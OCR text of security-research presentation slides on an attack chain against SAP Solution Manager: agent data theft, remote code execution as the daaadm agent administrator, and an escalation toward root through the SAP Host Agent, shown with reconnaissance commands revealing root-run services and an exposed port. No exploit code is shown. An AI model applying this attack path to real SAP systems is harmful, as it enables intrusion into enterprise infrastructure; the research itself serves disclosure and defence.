
1. Attacker gets data from agents.

...to RCE as Agent administrator: EEM Technical Analysis




2. Attacker chooses target and change its configuration.

...to RCE as Agent administrator: Going for RCE




3. Attacker uploads RCE script to target

...to RCE as Agent administrator: Going for RCE



4. RCE as **daaadm** executed

...to RCE as Agent administrator



Netweaver JAVA

S/4 HANA

Netweaver ABAP

SMDAgent

SMDAgent

SMDAgent

SAP Administrators

SAP Solution Manager

SMDAgent

Attacker

1. Introduction
2. The Target: SolMan
3. From Unauthenticated Restricted Access...
4. ...to RCE as Agent administrator
5. **...to root them all!**
6. Recommendations
7. Conclusion

...to root them all : SAP Host Agent

...to root them all : What is that ?

- Agent that can accomplish several life-cycle tasks
  - operating system monitoring
  - database monitoring
  - system instance control
  - upgrade preparation

- Installed automatically during the installation of new SAP system

- OS independent

Source : https://help.sap.com/doc/saphelp_nw73ehp1/7.31.19/en-US/48/c6f9627a004da5e10000000a421937/content.htm

...to root them all : Why we take a look ?

Only 3 commands convinced us :

```
# ps -ef | grep hostctrl
root   92067  1  0 /usr/sap/hostctrl/exe/saphostexec pf=/usr/sap/hostctrl/exe/host_profile
sapadm 92072  1  0 /usr/sap/hostctrl/exe/sapstartsrv pf=/usr/sap/hostctrl/exe/host_profile
root   92338  1  0 /usr/sap/hostctrl/exe/saposcol -l -w60 pf=/usr/sap/hostctrl/exe/host_profile
```

```
# ss -larntp | grep 92072
LISTEN   0   20   *:1128   *:*   users:(("sapstartsrv",pid=92072,fd=18))
```

```
# grep daaadm /usr/sap/hostctrl/exe/host_profile
service/admin_users = daaadm
```

...to root them all : Why we take a look ?

Only 3 commands convinced us :

Services running as root

```
# ps -ef | grep hostctrl
root    92067  1  0 /usr/sap/hostctrl/exe/saphostexec pf=/usr/sap/hostctrl/exe/host_profile
sapadm 92072  1  0 /usr/sap/hostctrl/exe/sapstartsrv pf=/usr/sap/hostctrl/exe/host_profile
root    92338  1  0 /usr/sap/hostctrl/exe/saposcol -l -w60 pf=/usr/sap/hostctrl/exe/host_profile
```

```
# ss -larntp | grep 92072
LISTEN   0   20   *:1128   *:*   users:(("sapstartsrv",pid=92072,fd=18))
```

```
# grep daaadm /usr/sap/hostctrl/exe/host_profile
service/admin_users = daaadm
```

...to root them all : Why we take a look ?

Only 3 commands convinced us :

```
# ps -ef | grep hostctrl
root    92067  1  0 /usr/sap/hostctrl/exe/saphostexec pf=/usr
sapadm 92072  1  0 /usr/sap/hostctrl/exe/sapstartsrv pf=/usr
root    92338  1  0 /usr/sap/hostctrl/exe/saposcol -l -w60 pf
```

Service exposed remotely

```
# ss -larntp | grep 92072
LISTEN   0   20   *:1128    *:*   users:(("sapstartsrv",pid=92072,fd=18))
```

```
# grep daaadm /usr/sap/hostctrl/exe/host_profile
service/admin_users = daaadm
```


...to root them all : Why we take a look ?

Only 3 commands convinced us :

